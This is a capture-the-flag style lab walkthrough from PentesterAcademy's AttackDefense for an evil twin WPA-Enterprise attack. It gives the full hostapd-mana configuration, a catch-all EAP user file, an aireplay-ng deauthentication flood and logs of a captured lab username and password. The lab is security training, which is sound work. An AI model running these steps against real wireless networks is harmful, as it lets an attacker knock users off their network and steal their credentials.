ATTACK DEFENSE

by PentesterAcademy

Name	Evil Twin - WPA Enterprise (Mana)
URL	https://www.attackdefense.com/challengedetails?cid=1290
Type	WiFi Pentesting : Honeypots


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Deploy an evil twin using Hostapd-mana. Force the client to join the evil twin network to steal user's credentials.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.




```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.


Step 2: Change interface wlan0 to monitor mode.

Command: iw dev wlan0 set monitor none



```
root@attackdefense:~# iw dev wlan0 set monitor none
```


Verify the same using iw dev command.




```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0



```
root@attackdefense:~# airodump-ng wlan0
```




```
CH 10 ][ Elapsed: 0 s ][ 2019-10-26 11:57

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29       19        0    0   6  54   WPA2 CCMP   MGT  TigerSecurities

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```


A WPA2-MGT network “TigerSecurities” is present in the vicinity.

Step 3: Set the wlan0 to the channel on which the SSID is operating (i.e. channel 6). This way the probability of missing out a connected client goes down.

Command: airodump-ng wlan0 -c 6



```
root@attackdefense:~# airodump-ng wlan0 -c 6
```



```
CH  6 ][ Elapsed: 1 min ][ 2019-10-26 11:59 ][ fixed channel wlan0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29 100      834        0    0   6  54   WPA2 CCMP   MGT  TigerSecurities

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D2:E9:6A:D3:B3:50  02:00:00:00:03:00  -29    0 - 1      0        2  TigerSecurities
```


There is a client with MAC 02:00:00:00:03:00 connected to the SSID.

Step 4: Create a hostapd-mana configuration file to host a WPA/WPA2-Enterprise network.

Hostapd-mana configuration

```
interface=wlan1
ssid=TigerSecurities
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
```

private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1



```
root@attackdefense:~# cat mana-config.conf
interface=wlan1
ssid=TigerSecurities
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
```

Note: The channel of the evil twin is kept the same.

Most of the parameters used in configuration files are part of Hostapd configuration. For more details on that, refer to Hostapd documentation.


Hostapd-mana specific ones are:

mana_wpe=1	:	enables WPE mode for EAP credentials interception
mana_eapsuccess=1	:	enable EAP success messages

Hostapd-mana will also need a user file.

User file content

```
*	PEAP,TTLS,TLS,MD5,GTC
"t"	TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP
"1234test"  [2]
```




```
root@attackdefense:~# cat hostapd.eap_user
*               PEAP,TTLS,TLS,MD5,GTC
"t"             TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP  "1234test"  [2]
root@attackdefense:~#
```

This user file will allow any user to connect.

More details about the configuration can be found in documentation of Hostapd-mana: https://github.com/sensepost/hostapd-mana/wiki


Step 6: Start the network

Command: hostapd-mana mana-config.conf



```
root@attackdefense:~# hostapd-mana mana-config.conf
Configuration file: mana-config.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "TigerSecurities"
random: Only 18/20 bytes of strong random data available from /dev/random
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later when the first station connects
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```


The network should be visible in airodump-ng output.



```
 CH  6 ][ Elapsed: 4 mins ][ 2019-10-26 12:02 ][ fixed channel wlan0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 02:00:00:00:01:00  -29 100      173        0    0   6  54   WPA2 CCMP   MGT  TigerSecurities
 D2:E9:6A:D3:B3:50  -29   0     2408        5    0   6  54   WPA2 CCMP   MGT  TigerSecurities

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 D2:E9:6A:D3:B3:50  02:00:00:00:03:00  -29    1 - 1      0       11  TigerSecurities
```

Step 6: Launch Deauthentication flood attack on real BSSID i.e. D2:E9:6A:D3:B3:50


Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0



```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0
12:03:08  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel -1
12:03:08  Couldn't determine current channel for wlan0, you should either force the operation with --ignore-negative-one or apply a kernel patch
Please specify an ESSID (-e).
root@attackdefense:~#
```


In case of above shown error, append --ignore-negative-one parameter to commend

Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0 --ignore-negative-one




```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0 --ignore-negative-one
12:07:56  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:07:56  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:57  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:57  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:58  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:58  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:07:59  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:00  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:00  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:01  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
12:08:01  Sending DeAuth to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
```

Step 7: Within seconds of launching the attack, the client will connect to the honeypot network. This can be observed in hostapd-mana logs



```
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:03:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: anon
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
MANA EAP Identity Phase 1: brian
MANA EAP TTLS-PAP | brian:sweetness
wlan1: CTRL-EVENT-EAP-SUCCESS 02:00:00:00:03:00
wlan1: STA 02:00:00:00:03:00 WPA: pairwise key handshake completed (RSN)
```

The same can be verified in Airodump-ng output



```
CH  6 ][ Elapsed: 24 s ][ 2019-10-26 12:04 ][ fixed channel wlan0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50    0   0      297        0    0   6  54   WPA2 CCMP   MGT  TigerSecurities
02:00:00:00:01:00  -29 100      297       14    0   6  54   WPA2 CCMP   MGT  TigerSecurities

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:00:00:00:01:00  02:00:00:00:03:00  -29    1 -54     18       26  TigerSecurities
```

Deauthentication attacks can be stopped now. The client is connected to an evil twin and the credentials of the user are captured. Hence, the objective is complete.

The user credentials are:

Username: brian
Password: sweetness